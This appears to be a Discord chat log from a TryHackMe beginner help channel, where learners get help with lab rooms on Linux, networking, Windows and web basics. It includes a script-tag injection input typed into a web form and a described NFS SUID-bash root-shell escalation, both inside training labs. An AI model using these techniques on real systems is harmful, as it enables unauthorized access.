@warm epoch I believe I have to click start the attackbox in order to access the terminal.
warm epoch
That is incorrect
thorn umbra
@warm epoch I'm pretty new to this
warm epoch
The attackbox is a machine loaded with offensive pentesting tools, to be used to hack the target machines
You need to deploy the target machine.
thorn umbra
@warm epoch gotcha that button was back a couple of exercises. Thank you! I knew it was a simple issue
somber currentBOT
Gave +1 Rep to @warm epoch
marsh veldt
After finishing this room which one do I start 🤔
marsh veldt
Anyone
tight breach
marsh veldt
Anyone
depends on your interest - try soc-room for advanced knowledge in security or go with offensive-pentesting
marsh veldt
I thought of getting started with complete beginner path then Jr pentester
tight breach
ofc you can do that - sometimes it will be easy if have some background
safe wigeon
Hey, question on HTML injection. In the How Websites Work room, did anyone else get any JavaScript code to run? Is there a reason it wouldn't?
I tried: <script>for(i=0;i<100;i++){console.log("html injection");}</script>
but it logged the actual code to the console, not the string 99 times. Injecting an <h1> tag works, but it doesn't read the script
What it's being injected into: JavaScript function sayHi() { const name = document.getElementById('name').value document.getElementById("welcome-msg").innerHTML = "Welcome " + name setTimeout(checkAnswer, 100) }
the room: https://tryhackme.com/room/howwebsiteswork
TryHackMe
TryHackMe is a free online platform for learning cyber security, using hands-on exercises and labs, all through your browser!
glad bison
safe wigeon
Hey, question on HTML injection. In the How Websites Work room, did anyone else ...
a few things I see here
hang on 2 sec

getElmById(id).value will return undefined
just getElementById will return the element. If you need the text inside the h1, you can use innerText like above ^ you see in the screenie that foo now returns 'meeep'
you can then set te h1 innertext like so

I'm not sure what checkAnswer does
I cant access the room unfortunately so cant read along with you 😄
the way its written now, is that the function checkAnswer will be executed in 100 ms. What is it that you are expecting / wanting to happen?
safe wigeon
glad bison
a few things I see here
Ooo ty for responding!
Idk what checkAnswer does either or how to find out (there's a script src for js/script.js that must have the function, but I don't know how to access that).
I was trying to inject a script into the sayHi() function so that "HTML injection" would be logged to console, but the actual for loop and script tags were getting logged and not the string "HTML injection". (but when I injected an <h1> tag with content it displayed the content in <h1> heading size on the page, like expected)
The sayHi() function is supposed to take a username from input and display it on the page, it's part of the site they give you to experiment on
edit: Honestly just trying to inject any JS and get it to work, just to see. I also tried <script>document.getElementById("html-code").innerHTML = "test";</script> where html-code is a large, visible div, expecting it to visibly overwrite the page in some way, but nothing seemed to happen
somber currentBOT
Gave +1 Rep to @glad bison
safe wigeon
Sorry if I'm not understanding something super basic here 😅
glad bison
safe wigeon
Ooo ty for responding!
Idk what checkAnswer does either or how to find out (ther...
ok, so any <script>something somethin</script> you place into the DOM directly will not get executed.
So for clarification, if I add this script element to my site like in this screenshot, will not run.

it looks like thats what you tried to do with the loop?
safe wigeon
Yes, exactly that, thank you lol. So how do people inject JS or is that not a thing
glad bison
if you use the console however like so ( see pic ), I can execute some code when one of the existing buttons is clicked
 safe wigeon
Ooo cool!
glad bison
so when I clicked the submit button, I saw an alert with hi first. Then I called foo on click and got 100x eeeee
I hope this helps 🙂 I think I did this room at some point but my subscription just ended yesterday so I cant access it, whaha
safe wigeon
I learned something, I appreciate it lol. Hope you renew man, THM is kinda fun for a learning platform haha
glad bison
I subscribe occasionally 🙂
I have a few other things im focusing on, hence sporadic subs
but im glad to hear you are enjoying it 😄
Idk what checkAnswer does either or how to find out (there's a script src for js/script.js that must have the function, but I don't know how to access that).
you can find the external files in the devtools tab 'sources'

along with a bunch of other stuff
safe wigeon
glad bison
along with a bunch of other stuff
Ooo ty! I don't see it right away on firefox dev tools, but will dig around for it in the morning (it's somehow already midnight here)
edit: (found it! they're tucked away under debugger - ty again for helping me out!)
 jagged prawn
Hey guys, small question... In Intro to Lan they say that the subnet mask is a number that represents the number of hosts in the network but I can't make the connection between because a subnet mask is in the IP format (4 octets), any tips?
To reiterate, how 255.255.255.255 (for example) represents the number of hosts?
slim oak
jagged prawn
Hey guys, small question... In Intro to Lan they say that the subnet mask is a n...
the subnetmask basically says which bits in the ip are "fixed" and which can be used to ifentify hosts. Your example has all 4 octets set with all 8 bits each. This means, all bits from the corresponsing ip address are already fixed. it represents exactly one ip address.
255.255.255.0 : here the last 8 bits are "free to use", so you can have 2 to the power of 8 = 256 different IPs/hosts. E.g. 192.168.1.0 - 192.168.1.255.
There is an alternative representation: 192.168.1.0/24 . The /24 indicates the first 24 bits of the IP are fixed, leaving 8 bits to be used for actual IPs.
jagged prawn
slim oak
the subnetmask basically says which bits in the ip are "fixed" and which can be ...
I see, thank you very much, that's clarifying. So to the best of my understanding, a "host" is any device on the LAN, and It does not really "host" anything. If anything, the Default gateway is the special device around each subnet.
somber currentBOT
Gave +1 Rep to @slim oak
jagged prawn
Woah, smart bot (:
safe wigeon
what's the difference between using wget to download something from another computer vs downloading from a webserver with python HTTPServer up? Just that HTTPServer logs requests?
It sounded like HTTPServer is supposed to make wget/curl easier to use, but idk how/if it does that
slim oak
safe wigeon
what's the difference between using wget to download something from another comp...
Not sure f I understand your question correctly, but: python httpserver is just a normal webserver(yet quite slim and without many features). So from wget perspective, there is no difference. We just use it, because it is very fast to setup.
And by the way other webservers (apache nginx) also log requests. Normally in /var/log/<webserver>/access.log
warm epoch
safe wigeon
what's the difference between using wget to download something from another comp...
Wget is a client
Http server is a server
They're the opposite ends of the process.
safe wigeon
Gotcha, ty! Just the phrasing of what I was reading had me thinking there was something else to it.
safe wigeon
warm epoch
Wget is a client
Http server is a server
They're the opposite ends of the proces...
Ty!
jagged prawn
I got some terminology problems with packets and frames - on the OSI lesson, they said the presentation layer is "packeting" the data, but later it is said that the outer encapsulations (2 & 1 layers) are considered packets, and within them are frames? The material is contradicting itself or did they just use "packets" broadly (to indicate small chunks of data) at the OSI lesson and in reality at the presentation layer we actually have "framing" of the information and not "packeting"? I hope I'm coherent, I can reiterate if needed.
 elder garden
unfortunately people refer to all data chunks in computer networks "packets", while formally they're packets in layer 3
the other problem is OSI model is not really implemented, something called presentation layer doesn't actually exist
so features of presentation layer are implemented in application layer which may be actually distinguished from the transport layer, encrypted SSH traffic would be an example of both application layer and presentation layer (the actual data and the encryption)
but you can't really distinguish a "presentation layer protocol", while you can do that for transport layer (TCP, UDP, possibly TLS but that's another combination of presentation layer inside too) or for application layer (SSH, HTTP, FTP)
so probably formal naming for data chunks is only valid for transport layer and below if at all
jagged prawn
Thank you very much!
 white cargo
why is a stateless firewall is better against ddos attacks if it evaluates each packet?
warm epoch
white cargo
why is a stateless firewall is better against ddos attacks if it evaluates each ...
It doesn't have to maintain a state table; the state table has a finite size because the device has finite memory
marsh veldt
Hi Guys, I am current in linux fundamental part 3 in task 4 and was wondering if you how wget is able to download files over http as it's a private ip
i am guessing we are able to use wget and download to the remote machine since this we are able to do this since its in the same network (attackbox and remote machine)
warm epoch
marsh veldt
i am guessing we are able to use wget and download to the remote machine since t...
Yes
white cargo
warm epoch
It doesn't have to maintain a state table; the state table has a finite size bec...
I see thank you!
somber currentBOT
Gave +1 Rep to @warm epoch
 sweet mauve
hey guys i cant find the "find " module that the guy that doing the videos for the linux fundamental rooms talked about and he said its a very good one , can someone help ?
haughty peak
sweet mauve
hey guys i cant find the "find " module that the guy that doing the videos for t...
safe wigeon
When using the ls command on a Ubuntu 20.04 Linux machine, these files [apt repository files] serve as the gateway/registry.
What does this mean? What is the gateway/registry, what's it for, what's it do?
(From Task 7 of Linux Part 3, Pre-Security pathway)
marsh veldt
Now it's time to start burp suite room
Hope it's not complicated 😬
Is there any sri lankan here in this 🤔
 tardy crater
Hi, I have a question about the exploiting NFS room. Im currently on task 4 where i have to (after gaining NFS access) download a bashfile and copy it to the NFS share, then set the SUID on the bash script. First thing I noticed is that the instructions tell you you have to set it to a certain letter, but when I do that, I dont actually end up with -rwsr-sr-x permissions on the file, only -rwsr-sr--. no execute. Only after also giving the -x flag i am able to get -rwsr-sr-x as mentioned in the sanity check. then once i SSH into the server and run the file ./bash -p , it does not actually give me a root shell. it just says: bash-4# instead of the users name and when I do a sudo su - or something I cant. What did I do wrong?
tardy crater
nevermind. the exploit actually worked 🙂 i had to look a bit further it seems.
 frozen berry
Guys Im in the Linux Fundamentals Part2 Task 5 Permission , I have a SSH session to the tryhackme machine that I connected from the attack box but when i try to sudo user2 when i put the password that is "tryhackme" it gives me this error "tryhackme@linux2:~$ sudo user2
[sudo] password for tryhackme:
tryhackme is not in the sudoers file. This incident will be reported"
so to switch to user2 what is the password?
soft snow
frozen berry
Guys Im in the Linux Fundamentals Part2 Task 5 Permission , I have a SSH session...
Check the task again to see how to swtich to user 2, your are not meant to use sudo for it
frozen berry
The task say it clear to switch with sudo user2
 potent wedge
 iron geode
I am unable to paste my certificate here or attach it
iron geode
I am unable to paste my certificate here or attach it
Ello to be able to post images here you will need to verify which you can do by following the instructions here:
!docs verify
rain berryBOT
TryHackMe
Verify your TryHackMe Profile!
From TryHackMe with ❤!
 crimson jackal
Hi there, I am doing the Windows Fundamentals part 2 and in the Computer Management tab the last question is : What is the name of the hidden folder that is shared? so i have added the one that i saw on the attached vm : sh4r3dF0Ld3r and that worked. I am not quite sure why is this hidden and how i should be able to see that from the screenshot? Is there anyone who recently finished this one and can help me explain that a bit? Sorry, i am far away from being a Windows expert.
 safe wigeon
crimson jackal
Hi there, I am doing the Windows Fundamentals part 2 and in the Computer Managem...
safe wigeon
crimson jackal
Hi there, I am doing the Windows Fundamentals part 2 and in the Computer Managem...
Hi, I'm currently doing this room too and can't tell that sharefolder is hidden from the screenshot. But you can check if it's hidden by checking the folder path - it should be under Desktop which also means it's a Desktop shortcut, but it's not visible there unless you change settings to show hidden files/folders.
crimson jackal
safe wigeon
Hi, I'm currently doing this room too and can't tell that sharefolder is hidden ...
yep that worked, thanks:)
somber currentBOT
Gave +1 Rep to @safe wigeon
 patent pumice
So im trying to go back to the tryhackme user and not root but when i su user2, sudo su user2 su tryhackme@linux2 it stays as root user and just says no passwd entry for user
nevermind i figured it out
iron geode


 quiet silo
rain berry
quiet silo
rain berry
DONE
 patent pumice
Not sure the answer they are wanting and how its formatted can anyone help? It's in the windows fundamentals 1 section of pre-security
- Which selection will hide/disable the Task View button?
2.Besides Clock and Network, what other icon is visible in the Notification Area?
safe wigeon
patent pumice
Not sure the answer they are wanting and how its formatted can anyone help? It's...
- the answer isn't in the given text, you have to look around the settings to find it. hint: ||taskview button is on the taskbar, taskbar settings and taskbar option menu are good places to look.||
- it may be hidden under the THM message icon now, but you can find the name of it in the links in that same module
patent pumice
safe wigeon
1. the answer isn't in the given text, you have to look around the settings to f...
i found them both i was confused on what they actually wanted listed for the answer lol thats what i get for trying to rush lol thanks though.
somber currentBOT
Gave +1 Rep to @safe wigeon
 knotty lodge
 potent wedge
ah
 potent wedge
have you read the hint yet???
 junior cosmos
yes
potent wedge
did you follow instructions in the hint???
junior cosmos
yes I have right clicked the notification center
potent wedge
no problem
tight ingot
It's not though?
potent wedge
see answer to said question on windows fundamentals room
tight ingot
potent wedge
see answer to said question on windows fundamentals room
It starts with an A?
potent wedge
yuups scrubz
tight ingot
Oh they thought
potent wedge
yeah..... typo probably
junior cosmos
Sorry English is my 3rd language 😄 plus i can't type in any 😦 sadness 😄

 low gate

 lone vault
hello everyone, I was doing the OSI sub-module and in the session layer section it says "What is worthy of noting is that sessions are unique — meaning that data cannot travel over different sessions, but in fact, only across each session instead." Can anyone please explain me this?
 timid hinge
it’s easy you just gotta dig deeper
marsh veldt
Hello I'm trying to download a file using python3 -m http.server and when I try to download the .flag.txt I get "failed connection refused"
nvm realised I forgot to connect to through ssh on the second terminal tab
 lucid crow
 dark ruin
Hey everyone, I have a pretty basic question I imagine but somehow my imagination gets puzzled. It's about SSH.
When deploying the virtual machine on TryHackMe, the banner with the active machine information always mentions the IP, expiration etc. ... I am now doing the Linux Fundamentals but I was always puzzled about this also during AoC. The IP address mentioned there represents one machine (I perceive this as "my machine" and the attack box as "another machine"). This room is about executing commands from one machine on another machine. However, when I am logging with SSH, I am using the IP address mentioned on the banner ("my machine") when "SSH allows us to remotely execute commands on another device remotely".
To me it seems I am still using only one machine and can't see how I am using SSH to access "the other" machine. I just can't see the distinction. Sorry for expressing myself in such a clumsy way but I am a newbie, thanks for any clarification!
 grizzled bay
I don't have an AttackBox loaded at the moment, I'm working on a different room, but:
The IP address you'll see in the first banner when you start a machine , that has all the banner/ expiration info is from the 'Attack Box' machine.
This can be considered as your machine. Your machine == AttackBox
When you're looking to attack some target device, you'll be targetting another IP address, from "your" attackbox (with the banner).
You'll see your IP address on the TryHackMe web page, at the top right.
The 'target machine' will have a different IP address and look something like this: With "Add 1hr" and "Terminate" buttons.
So, from your machine, if you open a new terminal (the black box at the top of the second image) : you'll get a terminal window.
You can then ssh to another machine with the login details given:
ssh <some username>@<IP address from the THM instructions webpage>
Assuming you have the login details, you'll then be connected to (and issuing commands on) , the other machine


You might sometimes see a different username on the prompt when you log into another machine:
e.g. from your attackbox, your terminal prompt will be: root@ip-xxxxxx , but when you ssh successfully as "bob" or some username, your prompt should say: bob@<target IP -- from the instruction webpage>
You're then on the target machine.
dark ruin
grizzled bay
I don't have an AttackBox loaded at the moment, I'm working on a different room,...
Hey Midnight, thanks for such a thorough response, really appreciate that! I've just clicked on the "i" at the bottom right on the attackbox and the info provided there makes everything clear for me. Thanks again for your help.
somber currentBOT
Gave +1 Rep to @grizzled bay
 ancient jacinth
hello
i am having issues finishing the very first room https://tryhackme.com/room/introtooffensivesecurity
potent wedge
what are your issues with it???
to be able to post screenshots you can follow the instructions here
!docs verify
rain berryBOT
TryHackMe
Verify your TryHackMe Profile!
From TryHackMe with ❤!
ancient jacinth
every value i enter in the new values of the credit card, it says wrong answer
potent wedge
ancient jacinth
every value i enter in the new values of the credit card, it says wrong answer
see the black box on the page which shows you the value the account has??? the one with the 🎉 symbol in it??? that is what the answer is
ancient jacinth
potent wedge
see the black box on the page which shows you the value the account has??? the o...
thanks it has worked. i was inputting the credit values all along
somber currentBOT
Gave +1 Rep to @potent wedge
potent wedge
common mistake so suspected that was it... glad to help
 manic pivot
Hey everyone, For some reason in the pre-security first hacker question, the amount i'm putting in doesn't see to work. 767.68. Is anyone else having this issue?
potent wedge
manic pivot
Hey everyone, For some reason in the pre-security first hacker question, the amo...
read 3-10 messages above yours and this one
manic pivot
Thank You!
potent wedge
no problem
manic pivot
in the last section of the intro to defensive security. I know its an unauthorized connect attempt but is there a specific answer i'm missing? I
manic pivot
disregard my last question everyone
 covert timber
manic pivot
Hey everyone, For some reason in the pre-security first hacker question, the amo...
covert timber
manic pivot
Hey everyone, For some reason in the pre-security first hacker question, the amo...
i have aproblem
 zenith fog
manic pivot
Hey everyone, For some reason in the pre-security first hacker question, the amo...
zenith fog
manic pivot
Hey everyone, For some reason in the pre-security first hacker question, the amo...
What?
potent wedge
covert timber
i have aproblem
did you see the black box with a 🎉 in it??? that tells you what the answer to said question is
potent wedge
zenith fog
What?
don't worry they figured it out
marsh veldt
Why when I exploit its not creating a session in blue room anyone
 worn kelp
Hii
 robust vessel
Just dropping to say there is an image missing in windows fundamentals 2
Its missing in command prompt netstat parameters
untold scarab
The image is there aka https://assets.tryhackme.com/additional/win-fun2/netstat.png - but its not always loading. Hope that the image itself helps you out tho.
 robust vessel
Alrighty I just made my own for my notes but thanks
 thorn beacon
I getting boring to learn alone
Some one there ?to me?
potent wedge
well lots of people here but a lot of us likes learning on our own
thorn beacon
Oky
marsh veldt
im having trouble with operating system security anyone around to help
im trying to find the wordlist to get johnnys password
marsh veldt
i am on linux fundamnetals part 2 task one and the attack machine is not letting me login in it keeps saying password denied
 whole cradle
@marsh veldt what i did first was start the machine (green button) then the attack box (blue button)
 timber hull
Hi. I don't understand the question in task 6 of windows fundamentals 1. It seems that I should try something on a windows server, but I found nothing. Could anyone help me?
tight ingot
timber hull
Hi. I don't understand the question in task 6 of windows fundamentals 1. It see...
What are you having an issue with?
timber hull
Well, I can't answer the questions. It seems that you have to start windows server, but there's only the virtual machine I can start. Where can I find the windows machine?
tight ingot
timber hull
Well, I can't answer the questions. It seems that you have to start windows serv...
You remote in to it.
All the information is in Task 1.
Or launch the machine.
timber hull
But how?
tight ingot
 timber hull
I don't have the right window

 timber hull
I'm still stuck. The windows server is working. I can open the setting window with "other users". I can see "Try Hack Me" account. But the task6 of the windows fundamental 1 doesn't accept "try hack me" as the other user account. I don't understand...
tight ingot
There is another user.
timber hull
I don't see another user. Just "Try Hack Me"
tight ingot
Can you see their name?
timber hull
Only "TRY HACK ME" as local account
tight ingot
Did you open lusrmgr.msc?
timber hull
Yes by clicking on "add someone else to this PC" as it does the same thing as lusrmgr.msc
tight ingot
Q1 is asking for the name of the user.
timber hull
Yes but when I run lusrmgr.msc, I don't have the same result. I can see another name
tight ingot
This page?
 timber hull
Yes exact. Now I found the answer!
I would have liked to send you this page, but I can't
rain berryBOT
TryHackMe
Verify your TryHackMe Profile!
From TryHackMe with ❤!
tight ingot
Did you look at the properties of the account?
timber hull
Yes, I have just found. Sometimes you have to guess what the answer is. Not easy sometimes...
timber hull
I can't find the "other" section in my discord profile, in order to get my token for "!verify" command
tight ingot
It's in your THM profile
tight ingot
timber hull
I can't find the "other" section in my discord profile, in order to get my token...

 mental dew
hello
marsh veldt
hey i need help about the linux fundamentals room
tight ingot
marsh veldt
hey i need help about the linux fundamentals room
What do you need help with?
marsh veldt
in the part 3 i need to download a file from a http server
but i can't connect
to start a web server
with python3 -m
tight ingot
Are you starting the python server in the correct terminal, whilst you're logged in
And asking for the file in a different terminal?
marsh veldt
im using a terminal from my os, not attackbox and im connected to the thm machine
tight ingot
Which OS are you using?
marsh veldt
ubuntu
tight ingot
What command are you trying?
marsh veldt
python3 -m http.server
tight ingot
Are you starting the server in the directory of the file?
marsh veldt
in the ss of the task it says its in tmp directory so am i
but im not sure if its correct
tight ingot
Is your command also python3 -m http.server
marsh veldt
yes
tight ingot
And on your ubuntu, which command are you using?
marsh veldt
same
tight ingot
You need use the wget command...
You don't need to start the server on your Ubuntu machine.
marsh veldt
tight ingot
You don't need to start the server on your Ubuntu machine.
i cant on attackbox
i use the machine from the task, but because i dont have a split screen i connected to it from my own terminal with ssh to the thm account
tight ingot
Yes.
And you need to download the file.
marsh veldt
yes
tight ingot
So wget will do that
marsh veldt
it says connection refused
firstly says this
Now, use Python 3's "HTTPServer" module to start a web server in the home directory of the "tryhackme" user on the deployed instance.
when i try python3 -m http.server(i put here http://ip:8000/)
and refuses
it gives me error
tight ingot
You don't need to put in the ip.
marsh veldt
then what i need to put?


 marsh veldt
so do i need to wait?
tight ingot
Yes.
And on your Ubuntu terminal without logging in/
You wget the file
Do you have it now?
marsh veldt
tight ingot
You wget the file
on a different window right?
yeah
now works
thanks
i restarted the machine
 hollow veldt
hey guys! I do Linux Fundamentals part 1, and my attackbox machine is different from the video example. So I can't solve the tasks. What should I do? (first is video example's/ second is mine)

 hollow veldt
hooray! it worked. thanks, master 🙂
tight ingot
@warm epoch
 young lakeBOT
:hammer: 𝟞𝟚𝟡𝖒𝖊𝖑𝖑𝖔#3421 has been banned.
worn kelp
Can anyone help me about linuxx
 oak storm
worn kelp
Can anyone help me about linuxx
oak storm
worn kelp
Can anyone help me about linuxx
Sure, what is the problem you are experiencing?
 cloud horizon
Hello, i'm new on tryhackme, please, can somebody help me in the room Linux Fundamentals Part 3 i don't know how to continue
tight ingot
Which part are you at?
cloud horizon
tight ingot
Which part are you at?
Task 6
Moreover i don't really understand how the attackbox works, it says my machine has 1h left, but i can add hours for free, but my attackbox cannot be opened
oak storm
cloud horizon
Moreover i don't really understand how the attackbox works, it says my machine h...
OK, there are 2 machines, your attack box (blie button), and the vulnerable machine (green button), the vulnerable machine has unlimited time, but you only get 1 free hour every day on the attack box.
cloud horizon
ok thank you
oak storm
cloud horizon
ok thank you
Happy to help!
 heady skiff
Hello ! So I am in Linux Fundamentals Part 3, task 4 and my problem is that I don't get how I can download with wget the file they ask us to download...
First they ask us to launch he server, but then it is stuck like this :
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
And I can't write any command anymore
Ok, and I need to use ssh again right ?
I used the wget command with the name of the file, but I got this answer : Unable to establish SSL connection
I got this

Nevermind, I managed to make it work. Thank you very much for your help ^^
 magic depot
hy same thing i am stuck on fundamentels 3 on linux
i started on the ssh connection the web server, and i opened another terminal without ssh and when I tried to connect using wget command is says " => \u2018file\u2019
Resolving http (http)... failed: Temporary failure in name resolution.
wget: unable to resolve host address \u2018http\u2019"
soft snow
magic depot
i started on the ssh connection the web server, and i opened another terminal wi...
Probably best to verify then show a screenshot to see what exactly you are doing
!docs verify
rain berryBOT
TryHackMe
Verify your TryHackMe Profile!
From TryHackMe with ❤!
soft snow
Please verify so you are able to post your screenshots in here, instead of sending a DM 🙂 @magic depot
magic depot
I didn't work from start 🙂 i was uncertain
and it didn't seem that i can paste on chat prints I don't know why !
soft snow
magic depot
I didn't work from start 🙂 i was uncertain
Did you follow the link to the guide on how to verify?
It's explaining on how to verify: https://help.tryhackme.com/community/discord
soft snow
magic depot
I should resent the prints here?
Yes please
magic depot

 soft snow
magic depot
soft snow
magic depot
You are trying to wget from your localhost instead of from the target machine
The python server is running on the target machine, thus you need to specify the target machine address
magic depot
so i should connect again using ssh with a another terminal to rule the command? or if i want to wget from my local host i need to specify the ip of the machine?
soft snow
magic depot
so i should connect again using ssh with a another terminal to rule the command?...
No, you need to understand that your attackbox and the target machine are 2 completely separate machines.
How would you be able to reach the target machine with wget when you specify your localhost IP address ?
 still ivy
Hey I’m hoping to learn something from you guys
marsh veldt
My machine doesn't let me connect?
I'm on the linux fundamentals part 1 and I just started up a machine but it says the tryhackme remote server is not currently available
marsh veldt
nvm i found help in #room-help
worn kelp
How to find the command md5sum
oak storm
worn kelp
How to find the command md5sum
Take that centence, and enter it into google
oak storm
still ivy
I feel so left out
Why lol
still ivy
oak storm
Why lol
I haven’t learnt any new thing since this week
still ivy
oak storm
Why lol
Your laughing at me